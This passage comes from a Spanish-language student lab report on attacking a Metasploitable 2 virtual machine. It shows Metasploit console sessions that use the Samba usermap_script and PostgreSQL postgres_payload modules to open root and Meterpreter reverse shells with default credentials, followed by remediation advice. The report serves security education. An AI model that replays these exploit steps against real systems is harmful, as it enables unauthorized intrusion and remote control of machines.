  RHOSTS     192.168.23.4    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.23.5    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Ilustración 36 Ilustración de options del puerto 139 -option

Tras haber configurado correctamente el módulo **multi/samba/usermap_script** en Metasploit, se procedió a establecer los valores necesarios para llevar a cabo la explotación. En este caso, se definió la dirección IP del objetivo en el parámetro **RHOSTS** como **192.168.23.4**, y se configuró el puerto **RPORT** en **139**, que es el puerto utilizado por el servicio Samba en versiones vulnerables.

Una vez completada la configuración, se ejecutó el comando **exploit** para iniciar el ataque. Como se puede observar en la imagen, Metasploit inició correctamente el **manejador de conexiones reversas** (reverse TCP handler) sobre la IP del atacante (192.168.23.5) en el puerto 4444. Seguidamente, se logró establecer una **sesión de shell inversa** con éxito, conectándose desde el sistema víctima hacia la máquina atacante.



```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.23.4
RHOSTS => 192.168.23.4
msf6 exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.23.5:4444
[*] Command shell session 1 opened (192.168.23.5:4444 -> 192.168.23.4:51428) at 2025-08-07 10:39:04 -0400

whoami
root
pwd
/
```

Ilustración 37 Ilustración de multi/samba/usermap_

17 PUERTO 5432

SEARCH POSTGRESQL

Se utilizó

Metasploit Framework para buscar módulos relacionados con **PostgreSQL**. La terminal muestra varios **exploits** y auxiliares disponibles que pueden ser utilizados para pruebas de seguridad, incluyendo ejecución remota, captura de credenciales y recolección de información. Esta búsqueda permite identificar posibles vectores de ataque para evaluaciones de vulnerabilidades en bases de datos **PostgreSQL** en entornos Linux y Windows.



```
msf6 > search PostgreSQL
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/acronis_cyber_infra_cve_2023_45249	2024-07-24	excellent	Yes	Acronis Cyber Infrastructure default password remote code execution
1	target: Unix/Linux Command	.	.	.	.
2	target: Interactive SSH	.	.	.	.
3	auxiliary/server/capture/postgresql	.	normal	No	Authentication Capture: PostgreSQL
4	exploit/linux/http/beyondtrust_pra_rs_unauth_rce	2024-12-16	excellent	Yes	BeyondTrust Privileged Remote Access (PRA) and Remote Sup
5	post/linux/gather/enum_users_history	.	normal	No	Linux Gather User History
6	exploit/multi/http/manage_engine_dc_pmp_sqli	2014-06-08	excellent	Yes	ManageEngine Desktop Central / Password Manager LinkViewF
7	etchServlet.dat SQL Injection	.	.	.	.
8	target: Desktop Central v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows	.	.	.	.
9	target: Desktop Central [MSP] v7 >= b80200 / v9 < b90039 (MySQL) on Windows	.	.	.	.
10	target: Password Manager Pro [MSP] v6 >= b6800 / v7 < b7003 (MySQL) on Windows	.	.	.	.
11	target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Windows	.	.	.	.
12	target: Password Manager Pro [MSP] v6 >= b6800 / v7 < b7003 (PostgreSQL) on Linux	.	.	.	.
13	target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Linux	.	.	.	.
14	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Manager SQLAdvancedALSearchResult.c
15	Pro SQL Injection	.	.	.	.
16	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	2019-03-20	excellent	Yes	PostgreSQL COPY FROM PROGRAM Command Execution
17	target: Automatic	.	.	.	.
18	target: Unix/OSX/Linux	.	.	.	.
19	target: Windows - PowerShell (In-Memory)	.	.	.	.
20	target: Windows (CMD)	.	.	.	.
21	exploit/multi/postgres/postgres_createlang	2016-01-01	good	Yes	PostgreSQL CREATE LANGUAGE Execution
22	auxiliary/scanner/postgres/postgres_dbname_flag_injection	.	normal	No	PostgreSQL Database Name Command Line Flag Injection
23	auxiliary/scanner/postgres/postgres_login	.	normal	No	PostgreSQL Login Utility
24	auxiliary/admin/postgres/postgres_readfile	.	normal	No	PostgreSQL Server Generic Query
25	auxiliary/admin/postgres/postgres_sql	.	normal	No	PostgreSQL Server Generic Query
26	auxiliary/scanner/postgres/postgres_version	.	normal	No	PostgreSQL Version Probe
27	exploit/linux/postgres/postgres_payload	2007-06-05	excellent	Yes	PostgreSQL for Linux Payload Execution
28	target: Linux x86	.	.	.	.
29	target: Linux x86_64	.	.	.	.

Ilustración 38 Ilustración de SEARCH POSGRESQL

USE LINUX/POSTGRES/POSTGRES_PAYLOAD

Se configuró

el módulo **linux/postgres/postgres_payload** en Metasploit para explotar PostgreSQL. Se establecieron parámetros como base de datos, usuario, puerto y **payload** **linux/x86/meterpreter/reverse_tcp**, con dirección LHOST y puerto LPORT definidos. Esta configuración permite generar una conexión inversa para obtener control remoto, siendo útil en pruebas de penetración orientadas a evaluar vulnerabilidades en servidores PostgreSQL.



```
msf6 > use linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ---      -
  VERBOSE   false           no       Enable verbose output

Payloads

Used when connecting via an existing SESSION:

  Name      Current Setting  Required  Description
  ---      -
  SESSION                   no       The session to run this module on

Used when making a new connection via RHOSTS:

  Name      Current Setting  Required  Description
  ---      -
  DATABASE  postgres        no       The database to authenticate against
  PASSWORD  postgres        no       The password for the specified username. Leave blank for a random password.
  RHOSTS                   no       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     5432            no       The target port
  USERNAME  postgres        no       The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST                   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

Ilustración 39 Ilustración de linux/postgres/postgres_payload

En Metasploit se configuró el módulo linux/postgres/postgres_payload, definiendo la dirección del host objetivo (RHOSTS 192.168.23.4) y la máquina atacante (LHOST 192.168.23.5). También se mantuvieron los valores por defecto para base de datos, usuario y puerto. Esta preparación permite establecer una conexión inversa con el sistema remoto para ejecutar pruebas de penetración en entornos PostgreSQL.



```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.23.4
RHOSTS => 192.168.23.4
msf6 exploit(linux/postgres/postgres_payload) > set LHOSTS 192.168.23.5
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.23.5
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.23.5
LHOST => 192.168.23.5
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ---      -
VERBOSE    false           no        Enable verbose output

Used when connecting via an existing SESSION:

  Name      Current Setting  Required  Description
  ---      -
SESSION                    no        The session to run this module on

Used when making a new connection via RHOSTS:

  Name      Current Setting  Required  Description
  ---      -
DATABASE    postgres         no        The database to authenticate against
PASSWORD    postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS      192.168.23.4     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       5432             no        The target port
USERNAME    postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
```

Ilustración 40 Ilustración de rhosts & lhosts

RUN

Se ejecutó el exploit linux/postgres/postgres_payload en Metasploit, logrando una conexión inversa con el servidor objetivo. Se cargó el payload y se abrió una sesión Meterpreter, identificando el sistema como Ubuntu 8.04 en arquitectura i686. Esta etapa confirma la explotación exitosa



del servicio PostgreSQL y permite realizar posteriores acciones de auditoría o pruebas de seguridad sobre el sistema comprometido.

```
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.23.5:4444
[*] 192.168.23.4:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/jOvaoBwU.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.23.4
[*] Meterpreter session 1 opened (192.168.23.5:4444 → 192.168.23.4:60509) at 2025-08-07 13:25:44 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > █
```

Ilustración 41 Ilustración de run



18 SOLUCIONES

Durante la práctica, logré identificar varios servicios vulnerables en Metasploitable 2, como FTP, SSH, Telnet, SMTP, Samba y PostgreSQL. Para cada uno, utilicé herramientas de escaneo como Nmap y exploits dentro de Metasploit para obtener acceso remoto. Como solución a estas vulnerabilidades, propongo actualizar los servicios a versiones más recientes, deshabilitar protocolos inseguros como Telnet, y reforzar la configuración de acceso restringiendo usuarios y aplicando contraseñas seguras. También es fundamental mantener los puertos no necesarios cerrados y monitorear constantemente el tráfico de red.



19 RECOMENDACIONES

- Actualizar todos los servicios y sistemas operativos a versiones estables y seguras.
- Deshabilitar servicios innecesarios o inseguros, como Telnet y FTP.
- Utilizar autenticación fuerte y cifrada (por ejemplo, reemplazar FTP por SFTP, y Telnet por SSH).
- Configurar correctamente el firewall para permitir solo los puertos esenciales.
- Implementar herramientas de detección de intrusos y realizar auditorías periódicas.
- Usar contraseñas robustas y cambiar credenciales por defecto.
- Capacitar al personal en buenas prácticas de seguridad informática.
- Hacer copias de seguridad regulares y almacenarlas en lugares seguros.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

20 CONCLUSION

El ejercicio

evidenció cómo configuraciones y versiones desactualizadas exponen servicios a ataques prácticos. Herramientas como Metasploit permiten identificar y explotar estas fallas en entornos controlados, lo que subraya la necesidad de mantener software actualizado, aplicar parches y seguir buenas prácticas de seguridad para reducir la superficie de ataque



21 BIBLIOGRAFIA

RAFAEL

SANDOVAL MORALES. Material de apoyo de la asignatura Seguridad y Auditoría de Redes. Universidad Tecnológica del Chocó. (2025).



22 HERRAMIENTAS COMPLEMENTARIAS

Durante esta práctica, además de las herramientas principales, también utilicé varias que me ayudaron a complementar el proceso de escaneo y explotación. Una de las más importantes fue **Metasploit Framework**. Con esta herramienta pude ejecutar distintos comandos, como **search**, para buscar módulos, **use**, para seleccionar el exploit; y también **set RHOSTS** y **set PAYLOAD**, que me sirvieron para configurar la dirección del objetivo y el tipo de ataque. Finalmente, con el comando **exploit**, logré ejecutar el ataque y establecer una conexión con la máquina Metasploitable 2.

También usé **searchsploit**, que me permitió buscar vulnerabilidades conocidas basadas en los servicios que encontré activos con Nmap. Por ejemplo, al ver que el puerto 21 tenía FTP con la **versión vsftpd 2.3.4**, con searchsploit confirmé que esa versión era vulnerable y qué tipo de exploit podía usar.

Otra herramienta que utilicé fue **smtp-user-enum**, la cual sirve para enumerar usuarios en un servidor SMTP. La usé contra el puerto 25 y logré encontrar varios usuarios válidos, como **root**, **daemon** y **mysql**, lo que en un escenario real podría ser útil para un atacante.

Por último, cuando logré acceder al sistema, usé comandos como **whoami** para saber con qué permisos estaba conectado, y **pwd** para ver en qué parte del sistema me encontraba. Estas



Universidad Tecnológica del Chocó
Diego Luis Córdoba

herramientas me ayudaron a confirmar que la explotación fue exitosa y que tenía control sobre la máquina víctima.